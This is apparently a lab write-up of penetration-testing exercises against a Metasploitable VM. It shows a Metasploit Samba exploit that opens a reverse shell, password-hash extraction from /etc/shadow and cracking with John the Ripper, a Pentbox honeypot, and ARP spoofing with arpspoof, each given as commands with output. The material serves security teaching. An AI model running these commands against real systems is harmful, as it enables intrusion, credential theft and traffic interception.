To use Metasploit get root access with command **sudo su** and enter the password. Next start metasploit framework using the command **msfconsole.**




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(root㉿kali)-[/home/kali]
└─# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/
```

Now search for the CVE present in the Metasploitable in metasploit framework. Command is **search 2007-2447.** Now enter the command **use exploit/multi/samba/usermap_script** to use the payload related to the CVE present in the framework. Next run the command **show options** to search for the parameters required in the payload to perform.




```
msf6 > search 2007-2447

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.220.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

We need to provide all the parameters which specify YES in the Required column. To set the RHOSTS field enter the command **set RHOSTS DESTINATION_IP**



```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.220.128
RHOSTS ⇒ 192.168.220.128
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.220.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.220.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Next enter the command **exploit** to perform the exploitation. After successful exploitation a remote shell will be opened and enter the commands to perform in the target system.




```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.220.129:4444
[*] Command shell session 1 opened (192.168.220.129:4444 → 192.168.220.128:54705) at 2023-11-09 09:58:06 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.220.128  Bcast:192.168.220.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Password cracking:


Tools used: John the Ripper (john)

John the Ripper is the password cracking tool used to crack passwords.

Command is **john –single –format=crypt hash_saved_filename** //to crack kali password




```
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/shadow | tail -1 | cut -f1,2 -d : > kalipasswd.txt
```



```
┌──(kali㉿kali)-[~]
└─$ john --single --format=crypt kalipasswd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 94 candidates buffered for the current salt, minimum 96 needed for performance.
kali             (kali)
1g 0:00:00:01 DONE (2023-10-27 14:49) 0.5181g/s 48.70p/s 48.70c/s 48.70C/s kali..Kali9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Command is **john –wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha512 filename**
/* to crack hash passwords saved in text using wordlist. To use rockyou.txt unzip using command
gzip –d rockyou.txt.gz which is saved in /usr/share/wordlists path. */



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha512 multiplecrack.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
windows          (?)
root             (?)
2g 0:00:00:00 DONE (2023-10-27 15:15) 8.333g/s 3362Kp/s 3362Kc/s 3368KC/s rosaura19..room126
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ cat multiplecrack.txt
99adc231b045331e514a516b4b7680f588e3823213abe901738bc3ad67b2f6fcb3c64efb93d18002588d3ccc1a49efbae1ce20cb43df36b38651f11fa75678e8
716280a95a7860c1854caaf45b63fc4b67b4aece0370ea6ec5dc21cc3b6794ea7f10d724aca13d57c81a7e92ae64929d90be8c1cf449fe86e91937a9a6e1f2c6
```

Refer: TryHackMe: John The Ripper — Walkthrough | by Jasper Alblas | Medium

<u>Honeypot:</u>


Tools used: Pentbox

Pentbox is a honeypot tool which creates a server on entered port number and attacker tries to access the server with the port number.


To setup the pentbox, download it from **wget** [**http://downloads.sourceforge.net/project/pentbox18realised/pentbox-1.8.tar.gz**](http://downloads.sourceforge.net/project/pentbox18realised/pentbox-1.8.tar.gz) and unzip it using **tar xvfz pentbox-1.8.tar.gz**

To run the pentbox type the command **./pentbox.rb** select the options 2, then 3 and manually configure with port number **81** and enter the message to display and enter **'n'** twice.


Now enter the browser and enter the IP address with port number 81.



```
You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   → 2

 Insert port to Open.

   → 81

 Insert false message to show.

   → asdf

 Save a log with intrusions?

 (y/n)   → y

 Log file name? (incremental)

Default: */pentbox/other/log_honeypot.txt

   →

 Activate beep() sound when intrusion?

 (y/n)   → n

  HONEYPOT ACTIVATED ON PORT 81 (2023-10-12 11:23:31 +0530)
```



```
  INTRUSION ATTEMPT DETECTED! from 192.168.220.129:48820 (2023-10-12 11:24:03 +0530)
 ─────────────────────────────
GET / HTTP/1.1
Host: 192.168.220.129:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


  INTRUSION ATTEMPT DETECTED! from 192.168.220.129:57142 (2023-10-12 11:24:06 +0530)
 ─────────────────────────────
GET /favicon.ico HTTP/1.1
Host: 192.168.220.129:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.220.129:81/
```



```
asdf
```

Refer: How to Set Up A Honeypot in 10 Minutes | by whitehat83 | Medium


ARP spoofing:

Tools used: arpspoof


Arpspoof is the most used tool for ARP spoofing or ARP poisoning. ARP spoofing uses man in the middle access to poison the network. ARP packets can be forced to send data to the attacker’s machine. ARP spoofing constructs a large number of forced ARP requests and reply packet to overload the switch. The switch is set in forwarding mode and after the ARP table is flooded with spoofed ARP response the attackers can sniff all the network packets.

Command is **aprspoof –t DESTINATION_IP DEFAULT_GATEWAY** and

aprspoof –t DEFAULT_GATEWAY DESTINATION_IP




```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -t 192.168.220.128 192.168.220.1
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:c:29:fa:dd:2a 0806 42: arp reply 192.168.220.1 is-at 0:c:29:24:a8:38
```



```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -t 192.168.220.1 192.168.220.128
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
0:c:29:24:a8:38 0:50:56:c0:0:8 0806 42: arp reply 192.168.220.128 is-at 0:c:29:24:a8:38
```

Destination_IP is the Metasploitable system IP and its Default Gateway. We need to run both the commands to perform the attack. We are running the two commands to change the MAC address in both the source and destination systems. Then open the Wireshark and check for the packets coming in the Kali system.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
2	0.112407426	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
3	2.002237642	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
4	2.114209861	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
5	4.006037915	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
